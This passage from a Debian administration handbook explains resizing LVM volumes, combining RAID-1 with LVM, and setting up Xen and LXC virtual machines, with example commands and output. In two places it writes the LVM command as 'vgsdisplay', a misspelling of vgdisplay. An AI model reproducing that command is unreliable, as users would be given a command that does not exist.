/dev/mapper/vg_critical-lv_files 6.9G  4.6G  2.1G  70% /srv/files
```

**CAUTION**  
**Resizing filesystems**

Not all filesystems can be resized online; resizing a volume can therefore require unmounting the filesystem first and remounting it afterwards. Of course, if one wants to shrink the space allocated to an LV, the filesystem must be shrunk first; the order is reversed when the resizing goes in the other direction: the logical volume must be grown before the filesystem on it. It's rather straightforward, since at no time must the filesystem size be larger than the block device where it resides (whether that device is a physical partition or a logical volume).

The ext3, ext4 and xfs filesystems can be grown online, without unmounting; shrinking requires an unmount. The reiserfs filesystem allows online resizing in both directions. The venerable ext2 allows neither, and always requires unmounting.

We could proceed in a similar fashion to extend the volume hosting the database, only we've reached the VG's available space limit:

```
# df -h /srv/base/
Filesystem                Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 1008M  854M  104M  90% /srv/base
# vgsdisplay -C vg_critical
VG          #PV #LV #SN Attr   VSize VFree
vg_critical  2   2   0 wz--n- 8.09g 92.00m
```

No matter, since LVM allows adding physical volumes to existing volume groups. For instance, maybe we've noticed that the `sdb1` partition, which was so far used outside of LVM, only contained archives that could be moved to `lv_backups`. We can now recycle it and integrate it to the volume group, and thereby reclaim some available space. This is the purpose of the `vgextend` command. Of course, the partition must be prepared as a physical volume beforehand. Once the VG has been extended, we can use similar commands as previously to grow the logical volume then the filesystem:

```
# pvcreate /dev/sdb1
Physical volume "/dev/sdb1" successfully created
# vgextend vg_critical /dev/sdb1
Volume group "vg_critical" successfully extended
# vgsdisplay -C vg_critical
VG          #PV #LV #SN Attr   VSize VFree
vg_critical  3   2   0 wz--n- 9.09g 1.09g
# [...]
[...]
```



```
# df -h /srv/base/
Filesystem                Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 2.0G  854M  1.1G  45% /srv/base
```

---

GOING FURTHER  
**Advanced LVM**

LVM also caters for more advanced uses, where many details can be specified by hand. For instance, an administrator can tweak the size of the blocks that make up physical and logical volumes, as well as their physical layout. It is also possible to move blocks across PVs, for instance to fine-tune performance or, in a more mundane way, to free a PV when one needs to extract the corresponding physical disk from the VG (whether to affect it to another VG or to remove it from LVM altogether). The manual pages describing the commands are generally clear and detailed. A good entry point is the `lvm(8)` manual page.

### 12.1.3. RAID or LVM?

RAID and LVM both bring indisputable advantages as soon as one leaves the simple case of a desktop computer with a single hard disk where the usage pattern doesn't change over time. However, RAID and LVM go in two different directions, with diverging goals, and it is legitimate to wonder which one should be adopted. The most appropriate answer will of course depend on current and foreseeable requirements.

There are a few simple cases where the question doesn't really arise. If the requirement is to safeguard data against hardware failures, then obviously RAID will be set up on a redundant array of disks, since LVM doesn't really address this problem. If, on the other hand, the need is for a flexible storage scheme where the volumes are made independent of the physical layout of the disks, RAID doesn't help much and LVM will be the natural choice.

---

NOTE  
**If performance matters...**

If input/output speed is of the essence, especially in terms of access times, using LVM and/or RAID in one of the many combinations may have some impact on performances, and this may influence decisions as to which to pick. However, these differences in performance are really minor, and will only be measurable in a few use cases. If performance matters, the best gain to be obtained would be to use non-rotating storage media (*solid-state drives* or SSDs); their cost per megabyte is higher than that of standard hard disk drives, and their capacity is usually smaller, but they provide excellent performance for random accesses. If the usage pattern includes many input/output operations scattered all around the filesystem, for instance for databases where complex queries are routinely being run, then the advantage of running them on an SSD far outweigh whatever could be gained by picking LVM over RAID or the reverse. In these situations, the choice should be determined by other considerations than pure speed, since the performance aspect is most easily handled by using SSDs.

The third notable use case is when one just wants to aggregate two disks into one volume, either for performance reasons or to have a single filesystem that is larger than any of the available disks. This case can be addressed both by a RAID-0 (or even linear-RAID) and by an LVM volume. When in this situation, and barring extra constraints (for instance, keeping in line with the rest

of the computers if they only use RAID), the configuration of choice will often be LVM. The initial set up is barely more complex, and that slight increase in complexity more than makes up for the extra flexibility that LVM brings if the requirements change or if new disks need to be added.

Then of course, there is the really interesting use case, where the storage system needs to be made both resistant to hardware failure and flexible when it comes to volume allocation. Neither RAID nor LVM can address both requirements on their own; no matter, this is where we use both at the same time — or rather, one on top of the other. The scheme that has all but become a standard since RAID and LVM have reached maturity is to ensure data redundancy first by grouping disks in a small number of large RAID arrays, and to use these RAID arrays as LVM physical volumes; logical partitions will then be carved from these LVs for filesystems. The selling point of this setup is that when a disk fails, only a small number of RAID arrays will need to be reconstructed, thereby limiting the time spent by the administrator for recovery.

Let's take a concrete example: the public relations department at Falcot Corp needs a workstation for video editing, but the department's budget doesn't allow investing in high-end hardware from the bottom up. A decision is made to favor the hardware that is specific to the graphic nature of the work (monitor and video card), and to stay with generic hardware for storage. However, as is widely known, digital video does have some particular requirements for its storage: the amount of data to store is large, and the throughput rate for reading and writing this data is important for the overall system performance (more than typical access time, for instance). These constraints need to be fulfilled with generic hardware, in this case two 300 GB SATA hard disk drives; the system data must also be made resistant to hardware failure, as well as some of the user data. Edited videoclips must indeed be safe, but video rushes pending editing are less critical, since they're still on the videotapes.

RAID-1 and LVM are combined to satisfy these constraints. The disks are attached to two different SATA controllers to optimize parallel access and reduce the risk of a simultaneous failure, and they therefore appear as `sda` and `sdc`. They are partitioned identically along the following scheme:

```
# fdisk -l /dev/sda
```

```
Disk /dev/sda: 300 GB, 300090728448 bytes, 586114704 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00039a9f
```

Device	Boot	Start	End	Sectors	Size	Id	Type
/dev/sda1	*	2048	1992060	1990012	1.0G	fd	Linux raid autodetect
/dev/sda2		1992061	3984120	1992059	1.0G	82	Linux swap / Solaris
/dev/sda3		4000185	586099395	582099210	298G	5	Extended
/dev/sda5		4000185	203977305	199977120	102G	fd	Linux raid autodetect
/dev/sda6		203977306	403970490	199993184	102G	fd	Linux raid autodetect
/dev/sda7		403970491	586099395	182128904	93G	8e	Linux LVM

- The first partitions of both disks (about 1 GB) are assembled into a RAID-1 volume, `md0`. This mirror is directly used to store the root filesystem.
- The `sda2` and `sdc2` partitions are used as swap partitions, providing a total 2 GB of swap space. With 1 GB of RAM, the workstation has a comfortable amount of available memory.
- The `sda5` and `sdc5` partitions, as well as `sda6` and `sdc6`, are assembled into two new RAID-1 volumes of about 100 GB each, `md1` and `md2`. Both these mirrors are initialized as physical volumes for LVM, and assigned to the `vg_raid` volume group. This VG thus contains about 200 GB of safe space.
- The remaining partitions, `sda7` and `sdc7`, are directly used as physical volumes, and assigned to another VG called `vg_bulk`, which therefore ends up with roughly 200 GB of space.

Once the VGs are created, they can be partitioned in a very flexible way. One must keep in mind that LVs created in `vg_raid` will be preserved even if one of the disks fails, which will not be the case for LVs created in `vg_bulk`; on the other hand, the latter will be allocated in parallel on both disks, which allows higher read or write speeds for large files.

We will therefore create the `lv_usr`, `lv_var` and `lv_home` LVs on `vg_raid`, to host the matching filesystems; another large LV, `lv_movies`, will be used to host the definitive versions of movies after editing. The other VG will be split into a large `lv_rushes`, for data straight out of the digital video cameras, and a `lv_tmp` for temporary files. The location of the work area is a less straightforward choice to make: while good performance is needed for that volume, is it worth risking losing work if a disk fails during an editing session? Depending on the answer to that question, the relevant LV will be created on one VG or the other.

We now have both some redundancy for important data and much flexibility in how the available space is split across the applications. Should new software be installed later on (for editing audio clips, for instance), the LV hosting `/usr/` can be grown painlessly.

NOTE

### Why three RAID-1 volumes?

We could have set up one RAID-1 volume only, to serve as a physical volume for `vg_raid`. Why create three of them, then?

The rationale for the first split (`md0` vs. the others) is about data safety: data written to both elements of a RAID-1 mirror are exactly the same, and it is therefore possible to bypass the RAID layer and mount one of the disks directly. In case of a kernel bug, for instance, or if the LVM metadata become corrupted, it is still possible to boot a minimal system to access critical data such as the layout of disks in the RAID and LVM volumes; the metadata can then be reconstructed and the files can be accessed again, so that the system can be brought back to its nominal state.

The rationale for the second split (`md1` vs. `md2`) is less clear-cut, and more related to acknowledging that the future is uncertain. When the workstation is first assembled, the exact storage requirements are not necessarily known with perfect precision; they can also evolve over time. In our case, we can't know in advance the actual storage space requirements for video rushes and complete video clips. If one particular clip needs a very large amount of rushes, and the VG dedicated to redundant data is less than halfway full, we can re-use some of its unneeded space. We can remove one of the physical volumes, say `md2`, from `vg_raid` and either assign it to `vg_bulk` directly (if the expected duration of the operation is

short enough that we can live with the temporary drop in performance), or undo the RAID setup on md2 and integrate its components sda6 and sdc6 into the bulk VG (which grows by 200 GB instead of 100 GB); the lv\_rushes logical volume can then be grown according to requirements.

## 12.2. Virtualization

Virtualization is one of the most major advances in the recent years of computing. The term covers various abstractions and techniques simulating virtual computers with a variable degree of independence on the actual hardware. One physical server can then host several systems working at the same time and in isolation. Applications are many, and often derive from this isolation: test environments with varying configurations for instance, or separation of hosted services across different virtual machines for security.

There are multiple virtualization solutions, each with its own pros and cons. This book will focus on Xen, LXC, and KVM, but other noteworthy implementations include the following:

- QEMU is a software emulator for a full computer; performances are far from the speed one could achieve running natively, but this allows running unmodified or experimental operating systems on the emulated hardware. It also allows emulating a different hardware architecture: for instance, an *amd64* system can emulate an *arm* computer. QEMU is free software.

➡ <http://www.qemu.org/>

- Bochs is another free virtual machine, but it only emulates the x86 architectures (i386 and amd64).
- VMWare is a proprietary virtual machine; being one of the oldest out there, it is also one of the most widely-known. It works on principles similar to QEMU. VMWare proposes advanced features such as snapshotting a running virtual machine.

➡ <http://www.vmware.com/>

- VirtualBox is a virtual machine that is mostly free software (some extra components are available under a proprietary license). Unfortunately it is in Debian's "contrib" section because it includes some precompiled files that cannot be rebuilt without a proprietary compiler. While younger than VMWare and restricted to the i386 and amd64 architectures, it still includes some snapshotting and other interesting features.

➡ <http://www.virtualbox.org/>

### 12.2.1. Xen

Xen is a "paravirtualization" solution. It introduces a thin abstraction layer, called a "hypervisor", between the hardware and the upper systems; this acts as a referee that controls access to hardware from the virtual machines. However, it only handles a few of the instructions, the

rest is directly executed by the hardware on behalf of the systems. The main advantage is that performances are not degraded, and systems run close to native speed; the drawback is that the kernels of the operating systems one wishes to use on a Xen hypervisor need to be adapted to run on Xen.

Let's spend some time on terms. The hypervisor is the lowest layer, that runs directly on the hardware, even below the kernel. This hypervisor can split the rest of the software across several *domains*, which can be seen as so many virtual machines. One of these domains (the first one that gets started) is known as *dom0*, and has a special role, since only this domain can control the hypervisor and the execution of other domains. These other domains are known as *domU*. In other words, and from a user point of view, the *dom0* matches the “host” of other virtualization systems, while a *domU* can be seen as a “guest”.

#### CULTURE

### Xen and the various versions of Linux

Xen was initially developed as a set of patches that lived out of the official tree, and not integrated to the Linux kernel. At the same time, several upcoming virtualization systems (including KVM) required some generic virtualization-related functions to facilitate their integration, and the Linux kernel gained this set of functions (known as the *paravirt\_ops* or *pv\_ops* interface). Since the Xen patches were duplicating some of the functionality of this interface, they couldn't be accepted officially.

Xensource, the company behind Xen, therefore had to port Xen to this new framework, so that the Xen patches could be merged into the official Linux kernel. That meant a lot of code rewrite, and although Xensource soon had a working version based on the *paravirt\_ops* interface, the patches were only progressively merged into the official kernel. The merge was completed in Linux 3.0.

➤ <http://wiki.xenproject.org/wiki/XenParavirtOps>

Since *Jessie* is based on version 3.16 of the Linux kernel, the standard *linux-image-686-pae* and *linux-image-amd64* packages include the necessary code, and the distribution-specific patching that was required for *Squeeze* and earlier versions of Debian is no more.

➤ [http://wiki.xenproject.org/wiki/Xen\\_Kernel\\_Feature\\_Matrix](http://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix)

#### CULTURE

### Xen and non-Linux kernels

Xen requires modifications to all the operating systems one wants to run on it; not all kernels have the same level of maturity in this regard. Many are fully-functional, both as *dom0* and *domU*: Linux 3.0 and later, NetBSD 4.0 and later, and OpenSolaris. Others only work as a *domU*. You can check the status of each operating system in the Xen wiki:

➤ [http://wiki.xenproject.org/wiki/Dom0\\_Kernels\\_for\\_Xen](http://wiki.xenproject.org/wiki/Dom0_Kernels_for_Xen)

➤ [http://wiki.xenproject.org/wiki/DomU\\_Support\\_for\\_Xen](http://wiki.xenproject.org/wiki/DomU_Support_for_Xen)

However, if Xen can rely on the hardware functions dedicated to virtualization (which are only present in more recent processors), even non-modified operating systems can run as *domU* (including Windows).

#### NOTE

### Architectures compatible with Xen

Xen is currently only available for the i386, amd64, arm64 and armhf architectures.

Using Xen under Debian requires three components:

- The hypervisor itself. According to the available hardware, the appropriate package will be either *xen-hypervisor-4.4-amd64*, *xen-hypervisor-4.4-armhf*, or *xen-hypervisor-4.4-arm64*.
- A kernel that runs on that hypervisor. Any kernel more recent than 3.0 will do, including the 3.16 version present in *Jessie*.
- The i386 architecture also requires a standard library with the appropriate patches taking advantage of Xen; this is in the *libc6-xen* package.

In order to avoid the hassle of selecting these components by hand, a few convenience packages (such as *xen-linux-system-amd64*) have been made available; they all pull in a known-good combination of the appropriate hypervisor and kernel packages. The hypervisor also brings *xen-utils-4.4*, which contains tools to control the hypervisor from the dom0. This in turn brings the appropriate standard library. During the installation of all that, configuration scripts also create a new entry in the Grub bootloader menu, so as to start the chosen kernel in a Xen dom0. Note however that this entry is not usually set to be the first one in the list, and will therefore not be selected by default. If that is not the desired behavior, the following commands will change it:

```
# mv /etc/grub.d/20_linux_xen /etc/grub.d/09_linux_xen
# update-grub
```

Once these prerequisites are installed, the next step is to test the behavior of the dom0 by itself; this involves a reboot to the hypervisor and the Xen kernel. The system should boot in its standard fashion, with a few extra messages on the console during the early initialization steps.

Now is the time to actually install useful systems on the domU systems, using the tools from *xen-tools*. This package provides the *xen-create-image* command, which largely automates the task. The only mandatory parameter is *--hostname*, giving a name to the domU; other options are important, but they can be stored in the */etc/xen-tools/xen-tools.conf* configuration file, and their absence from the command line doesn't trigger an error. It is therefore important to either check the contents of this file before creating images, or to use extra parameters in the *xen-create-image* invocation. Important parameters of note include the following:

- *--memory*, to specify the amount of RAM dedicated to the newly created system;
- *--size* and *--swap*, to define the size of the “virtual disks” available to the domU;
- *--debootstrap*, to cause the new system to be installed with *debootstrap*; in that case, the *--dist* option will also most often be used (with a distribution name such as *jessie*).
- *--dhcp* states that the domU's network configuration should be obtained by DHCP while *-ip* allows defining a static IP address.
- Lastly, a storage method must be chosen for the images to be created (those that will be seen as hard disk drives from the domU). The simplest method, corresponding to the *--dir* option, is to create one file on the dom0 for each device the domU should be provided. For systems using LVM, the alternative is to use the *--lvm* option, followed by the name

of a volume group; `xen-create-image` will then create a new logical volume inside that group, and this logical volume will be made available to the domU as a hard disk drive.

**Storage in the domU**

NOTE

Entire hard disks can also be exported to the domU, as well as partitions, RAID arrays or pre-existing LVM logical volumes. These operations are not automated by `xen-create-image`, however, so editing the Xen image's configuration file is in order after its initial creation with `xen-create-image`.

**Installing a non-Debian system in a domU**

GOING FURTHER

In case of a non-Linux system, care should be taken to define the kernel the domU must use, using the `--kernel` option.

Once these choices are made, we can create the image for our future Xen domU:

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --dist=
  ↪ jessie --role=udev
```

```
[...]
General Information
-----
Hostname       : testxen
Distribution    : jessie
Mirror         : http://ftp.debian.org/debian/
Partitions     : swap          128Mb (swap)
                /              2G    (ext3)
Image type     : sparse
Memory size    : 128Mb
Kernel path    : /boot/vmlinuz-3.16.0-4-amd64
Initrd path    : /boot/initrd.img-3.16.0-4-amd64
[...]
Logfile produced at:
    /var/log/xen-tools/testxen.log
```

```
Installation Summary
-----
Hostname       : testxen
Distribution    : jessie
MAC Address    : 00:16:3E:8E:67:5C
IP-Address(es) : dynamic
RSA Fingerprint : 0a:6e:71:98:95:46:64:ec:80:37:63:18:73:04:dd:2b
Root Password  : adaX2jyRHNUwM8BDJS7PcEJ
```

We now have a virtual machine, but it is currently not running (and therefore only using space on the dom0's hard disk). Of course, we can create more images, possibly with different parameters.

Before turning these virtual machines on, we need to define how they'll be accessed. They can of course be considered as isolated machines, only accessed through their system console, but this rarely matches the usage pattern. Most of the time, a domU will be considered as a remote server, and accessed only through a network. However, it would be quite inconvenient to add a network card for each domU; which is why Xen allows creating virtual interfaces, that each

domain can see and use in a standard way. Note that these cards, even though they're virtual, will only be useful once connected to a network, even a virtual one. Xen has several network models for that:

- The simplest model is the *bridge* model; all the eth0 network cards (both in the dom0 and the domU systems) behave as if they were directly plugged into an Ethernet switch.
- Then comes the *routing* model, where the dom0 behaves as a router that stands between the domU systems and the (physical) external network.
- Finally, in the *NAT* model, the dom0 is again between the domU systems and the rest of the network, but the domU systems are not directly accessible from outside, and traffic goes through some network address translation on the dom0.

These three networking nodes involve a number of interfaces with unusual names, such as `vif*`, `veth*`, `peth*` and `xenbr0`. The Xen hypervisor arranges them in whichever layout has been defined, under the control of the user-space tools. Since the NAT and routing models are only adapted to particular cases, we will only address the bridging model.

The standard configuration of the Xen packages does not change the system-wide network configuration. However, the `xend` daemon is configured to integrate virtual network interfaces into any pre-existing network bridge (with `xenbr0` taking precedence if several such bridges exist). We must therefore set up a bridge in `/etc/network/interfaces` (which requires installing the *bridge-utils* package, which is why the *xen-utils-4.4* package recommends it) to replace the existing `eth0` entry:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

After rebooting to make sure the bridge is automatically created, we can now start the domU with the Xen control tools, in particular the `xl` command. This command allows different manipulations on the domains, including listing them and, starting/stopping them.

```
# xl list
```

Name	ID	Mem	VCPUs	State	Time(s)
Domain-0	0	463	1	r-----	9.8

```
# xl create /etc/xen/testxen.cfg
```

```
Parsing config from /etc/xen/testxen.cfg
```

```
# xl list
```

Name	ID	Mem	VCPUs	State	Time(s)
Domain-0	0	366	1	r-----	11.4
testxen	1	128	1	-b----	1.1

**Choice of toolstacks to manage Xen VM**

TOOL

In Debian 7 and older releases, `xm` was the reference command line tool to use to manage Xen virtual machines. It has now been replaced by `xl` which is mostly backwards compatible. But those are not the only available tools: `virsh` of `libvirt` and `xe` of XenServer's XAPI (commercial offering of Xen) are alternative tools.



**CAUTION**  
**Only one domU per image!**

While it is of course possible to have several domU systems running in parallel, they will all need to use their own image, since each domU is made to believe it runs on its own hardware (apart from the small slice of the kernel that talks to the hypervisor). In particular, it isn't possible for two domU systems running simultaneously to share storage space. If the domU systems are not run at the same time, it is however quite possible to reuse a single swap partition, or the partition hosting the /home filesystem.

Note that the `testxen` domU uses real memory taken from the RAM that would otherwise be available to the `dom0`, not simulated memory. Care should therefore be taken, when building a server meant to host Xen instances, to provision the physical RAM accordingly.

Voilà! Our virtual machine is starting up. We can access it in one of two modes. The usual way is to connect to it “remotely” through the network, as we would connect to a real machine; this will usually require setting up either a DHCP server or some DNS configuration. The other way, which may be the only way if the network configuration was incorrect, is to use the `hvc0` console, with the `xl console` command:

```
# xl console testxen
[...]  
  
Debian GNU/Linux 8 testxen hvc0  
  
testxen login:
```

One can then open a session, just like one would do if sitting at the virtual machine's keyboard. Detaching from this console is achieved through the `Control+]` key combination.

**TIP**  
**Getting the console straight away**

Sometimes one wishes to start a domU system and get to its console straight away; this is why the `xl create` command takes a `-c` switch. Starting a domU with this switch will display all the messages as the system boots.

**TOOL**  
**OpenXenManager**

OpenXenManager (in the *openxenmanager* package) is a graphical interface allowing remote management of Xen domains via Xen's API. It can thus control Xen domains remotely. It provides most of the features of the `xl` command.

Once the domU is up, it can be used just like any other server (since it is a GNU/Linux system after all). However, its virtual machine status allows some extra features. For instance, a domU can be temporarily paused then resumed, with the `xl pause` and `xl unpause` commands. Note that even though a paused domU does not use any processor power, its allocated memory is still in use. It may be interesting to consider the `xl save` and `xl restore` commands: saving a domU frees the resources that were previously used by this domU, including RAM. When restored (or unpaused, for that matter), a domU doesn't even notice anything beyond the passage of time. If a domU was running when the `dom0` is shut down, the packaged scripts automatically save the domU, and restore it on the next boot. This will of course involve the standard

inconvenience incurred when hibernating a laptop computer, for instance; in particular, if the domU is suspended for too long, network connections may expire. Note also that Xen is so far incompatible with a large part of ACPI power management, which precludes suspending the host (dom0) system.

---

DOCUMENTATION

**xl options**

Most of the `xl` subcommands expect one or more arguments, often a domU name. These arguments are well described in the `xl(1)` manual page.

Halting or rebooting a domU can be done either from within the domU (with the `shutdown` command) or from the dom0, with `xl shutdown` or `xl reboot`.

---

GOING FURTHER

**Advanced Xen**

Xen has many more features than we can describe in these few paragraphs. In particular, the system is very dynamic, and many parameters for one domain (such as the amount of allocated memory, the visible hard drives, the behavior of the task scheduler, and so on) can be adjusted even when that domain is running. A domU can even be migrated across servers without being shut down, and without losing its network connections! For all these advanced aspects, the primary source of information is the official Xen documentation.

➔ <http://www.xen.org/support/documentation.html>

### 12.2.2. LXC

Even though it is used to build “virtual machines”, LXC is not, strictly speaking, a virtualization system, but a system to isolate groups of processes from each other even though they all run on the same host. It takes advantage of a set of recent evolutions in the Linux kernel, collectively known as *control groups*, by which different sets of processes called “groups” have different views of certain aspects of the overall system. Most notable among these aspects are the process identifiers, the network configuration, and the mount points. Such a group of isolated processes will not have any access to the other processes in the system, and its accesses to the filesystem can be restricted to a specific subset. It can also have its own network interface and routing table, and it may be configured to only see a subset of the available devices present on the system.

These features can be combined to isolate a whole process family starting from the `init` process, and the resulting set looks very much like a virtual machine. The official name for such a setup is a “container” (hence the LXC moniker: *LinuX Containers*), but a rather important difference with “real” virtual machines such as provided by Xen or KVM is that there’s no second kernel; the container uses the very same kernel as the host system. This has both pros and cons: advantages include excellent performance due to the total lack of overhead, and the fact that the kernel has a global vision of all the processes running on the system, so the scheduling can be more efficient than it would be if two independent kernels were to schedule different task sets. Chief among the inconveniences is the impossibility to run a different kernel in a container (whether a different Linux version or a different operating system altogether).

**LXC isolation limits**

NOTE

LXC containers do not provide the level of isolation achieved by heavier emulators or virtualizers. In particular:

- since the kernel is shared among the host system and the containers, processes constrained to containers can still access the kernel messages, which can lead to information leaks if messages are emitted by a container;
- for similar reasons, if a container is compromised and a kernel vulnerability is exploited, the other containers may be affected too;
- on the filesystem, the kernel checks permissions according to the numerical identifiers for users and groups; these identifiers may designate different users and groups depending on the container, which should be kept in mind if writable parts of the filesystem are shared among containers.

Since we are dealing with isolation and not plain virtualization, setting up LXC containers is more complex than just running `debian-installer` on a virtual machine. We will describe a few prerequisites, then go on to the network configuration; we will then be able to actually create the system to be run in the container.

### *Preliminary Steps*

The `lxc` package contains the tools required to run LXC, and must therefore be installed.

LXC also requires the *control groups* configuration system, which is a virtual filesystem to be mounted on `/sys/fs/cgroup`. Since Debian 8 switched to `systemd`, which also relies on control groups, this is now done automatically at boot time without further configuration.

### *Network Configuration*

The goal of installing LXC is to set up virtual machines; while we could of course keep them isolated from the network, and only communicate with them via the filesystem, most use cases involve giving at least minimal network access to the containers. In the typical case, each container will get a virtual network interface, connected to the real network through a bridge. This virtual interface can be plugged either directly onto the host's physical network interface (in which case the container is directly on the network), or onto another virtual interface defined on the host (and the host can then filter or route traffic). In both cases, the `bridge-utils` package will be required.

The simple case is just a matter of editing `/etc/network/interfaces`, moving the configuration for the physical interface (for instance `eth0`) to a bridge interface (usually `br0`), and configuring the link between them. For instance, if the network interface configuration file initially contains entries such as the following:

```
auto eth0
iface eth0 inet dhcp
```

They should be disabled and replaced with the following:

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
    bridge-ports eth0
```

The effect of this configuration will be similar to what would be obtained if the containers were machines plugged into the same physical network as the host. The “bridge” configuration manages the transit of Ethernet frames between all the bridged interfaces, which includes the physical eth0 as well as the interfaces defined for the containers.

In cases where this configuration cannot be used (for instance if no public IP addresses can be assigned to the containers), a virtual *tap* interface will be created and connected to the bridge. The equivalent network topology then becomes that of a host with a second network card plugged into a separate switch, with the containers also plugged into that switch. The host must then act as a gateway for the containers if they are meant to communicate with the outside world.

In addition to *bridge-utils*, this “rich” configuration requires the *vde2* package; the `/etc/network/interfaces` file then becomes:

```
# Interface eth0 is unchanged
auto eth0
iface eth0 inet dhcp

# Virtual interface
auto tap0
iface tap0 inet manual
    vde2-switch -t tap0

# Bridge for containers
auto br0
iface br0 inet static
    bridge-ports tap0
    address 10.0.0.1
    netmask 255.255.255.0
```

The network can then be set up either statically in the containers, or dynamically with DHCP server running on the host. Such a DHCP server will need to be configured to answer queries on the br0 interface.

### *Setting Up the System*

Let us now set up the filesystem to be used by the container. Since this “virtual machine” will not run directly on the hardware, some tweaks are required when compared to a standard filesystem, especially as far as the kernel, devices and consoles are concerned. Fortunately, the *lxc* in-

cludes scripts that mostly automate this configuration. For instance, the following commands (which require the *debootstrap* and *rsync* packages) will install a Debian container:

```
root@mirwiz:~# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-jessie-amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
Root password is 'sSiKhMzI', please change !
root@mirwiz:~#
```

Note that the filesystem is initially created in `/var/cache/lxc`, then moved to its destination directory. This allows creating identical containers much more quickly, since only copying is then required.

Note that the debian template creation script accepts an `--arch` option to specify the architecture of the system to be installed and a `--release` option if you want to install something else than the current stable release of Debian. You can also set the `MIRROR` environment variable to point to a local Debian mirror.

The newly-created filesystem now contains a minimal Debian system, and by default the container has no network interface (besides the loopback one). Since this is not really wanted, we will edit the container's configuration file (`/var/lib/lxc/testlxc/config`) and add a few `lxc.network.*` entries:

```
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49:79:20
```

These entries mean, respectively, that a virtual interface will be created in the container; that it will automatically be brought up when said container is started; that it will automatically be connected to the `br0` bridge on the host; and that its MAC address will be as specified. Should this last entry be missing or disabled, a random MAC address will be generated.

Another useful entry in that file is the setting of the hostname:

```
lxc.utsname = testlxc
```

### *Starting the Container*

Now that our virtual machine image is ready, let's start the container:

```

root@mirwiz:~# lxc-start --daemon --name=testlxc
root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 8 testlxc tty1

testlxc login: root
Password:
Linux testlxc 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1 (2015-05-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  28164  4432 ?        Ss   17:33   0:00 /sbin/init
root        20  0.0  0.1  32960  3160 ?        Ss   17:33   0:00 /lib/systemd/systemd-journald
root        82  0.0  0.3  55164  5456 ?        Ss   17:34   0:00 /usr/sbin/sshd -D
root        87  0.0  0.1  12656  1924 tty2     Ss+  17:34   0:00 /sbin/agetty --noclear tty2
└─ linux
root        88  0.0  0.1  12656  1764 tty3     Ss+  17:34   0:00 /sbin/agetty --noclear tty3
└─ linux
root        89  0.0  0.1  12656  1908 tty4     Ss+  17:34   0:00 /sbin/agetty --noclear tty4
└─ linux
root        90  0.0  0.1  63300  2944 tty1     Ss   17:34   0:00 /bin/login --
root       117  0.0  0.2  21828  3668 tty1     S    17:35   0:00 \_ -bash
root       268  0.0  0.1  19088  2572 tty1     R+   17:39   0:00 \_ ps auxfw
root        91  0.0  0.1  14228  2356 console Ss+  17:34   0:00 /sbin/agetty --noclear --keep-
└─ baud console 115200 38400 9600 vt102
root       197  0.0  0.4  25384  7640 ?        Ss   17:38   0:00 dhclient -v -pf /run/dhclient.
└─ eth0.pid -lf /var/lib/dhcp/dhclient.e
root       266  0.0  0.1  12656  1840 ?        Ss   17:39   0:00 /sbin/agetty --noclear tty5
└─ linux
root       267  0.0  0.1  12656  1928 ?        Ss   17:39   0:00 /sbin/agetty --noclear tty6
└─ linux
root@testlxc:~#

```

We are now in the container; our access to the processes is restricted to only those started from the container itself, and our access to the filesystem is similarly restricted to the dedicated subset of the full filesystem (`/var/lib/lxc/testlxc/rootfs`). We can exit the console with `Control+a q`.

Note that we ran the container as a background process, thanks to the `--daemon` option of `lxc-start`. We can interrupt the container with a command such as `lxc-stop --name=testlxc`.

The `lxc` package contains an initialization script that can automatically start one or several containers when the host boots (it relies on `lxc-autostart` which starts containers whose `lxc.start.auto` option is set to 1). Finer-grained control of the startup order is possible with `lxc.start.order` and `lxc.group`: by default, the initialization script first starts containers which are part of the `onboot` group and then the containers which are not part of any group. In both cases, the order within a group is defined by the `lxc.start.order` option.

**Mass virtualization**

Since LXC is a very lightweight isolation system, it can be particularly adapted to massive hosting of virtual servers. The network configuration will probably be a bit more advanced than what we described above, but the “rich” configuration using `tap` and `veth` interfaces should be enough in many cases.

It may also make sense to share part of the filesystem, such as the `/usr` and `/lib` subtrees, so as to avoid duplicating the software that may need to be common to several containers. This will usually be achieved with `lxc.mount.entry` entries in the containers configuration file. An interesting side-effect is that the processes will then use less physical memory, since the kernel is able to detect that the programs are shared. The marginal cost of one extra container can then be reduced to the disk space dedicated to its specific data, and a few extra processes that the kernel must schedule and manage.

We haven’t described all the available options, of course; more comprehensive information can be obtained from the `lxc(7)` and `lxc.container.conf(5)` manual pages and the ones they reference.

### 12.2.3. Virtualization with KVM

KVM, which stands for *Kernel-based Virtual Machine*, is first and foremost a kernel module providing most of the infrastructure that can be used by a virtualizer, but it is not a virtualizer by itself. Actual control for the virtualization is handled by a QEMU-based application. Don’t worry if this section mentions `qemu -*` commands: it is still about KVM.

Unlike other virtualization systems, KVM was merged into the Linux kernel right from the start. Its developers chose to take advantage of the processor instruction sets dedicated to virtualization (Intel-VT and AMD-V), which keeps KVM lightweight, elegant and not resource-hungry. The counterpart, of course, is that KVM doesn’t work on any computer but only on those with appropriate processors. For x86-based computers, you can verify that you have such a processor by looking for “`vmx`” or “`svm`” in the CPU flags listed in `/proc/cpuinfo`.

